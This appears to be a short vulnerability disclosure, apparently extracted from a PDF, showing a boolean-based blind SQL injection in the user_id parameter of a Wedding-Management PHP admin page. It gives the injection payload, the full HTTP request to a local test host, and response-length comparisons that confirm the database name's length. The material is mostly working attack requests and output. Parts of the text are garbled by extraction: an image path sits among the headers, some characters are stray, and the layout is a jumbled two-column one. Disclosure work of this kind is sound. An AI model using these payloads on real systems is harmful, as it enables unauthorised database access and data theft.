

Vulnerability File: /Wedding-Management/admin/client_edit.php?booking=31&user_id=

Vulnerability location: /Wedding-Management/admin/client_edit.php? booking=31&user_id=,user_id

[+] Payload: /Wedding-Management/admin/client_edit.php? booking=31&user_id=31%20and%20length%20(database())%20=9 // Leak place ---> user_id

Current database name: dbwedding,length is 9

GET /Wedding-Management/admin/client_edit.php?booking=31&user_id=31%20and%20length%2 Host: 192.168.1.19

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate


DNT: 1

Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99

Connection: close



When length (database ()) = 8, Content-Length: 14701



When length (database ()) = 9, Content-Length: 14095

```
GET
                                                                      HTTP/1.1 200 OK
                                                                      Date: Thu, 12 May 2022 04:26:03 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
/Wedding-Management/admin/client_edit.php?booking=31&
user_id=31%20and%20length%20(database())%20=9
HTTP/1.1
Host: 192.168.1.19
                                                                       Cache-Control: no-store, no-cache, must-revalidate
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
                                                                       Pragma: no-cache
                                                                      Connection: close
Content-Type: text/html; charset=UTF-8
text/html,application/xhtml+xml,application/xml;q=0.9
                                                                       Content-Length: 14095
 */*;q=0.8
Áccept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=Om2td1md252hlnr3nsbmc5ss99
Connection: close
```

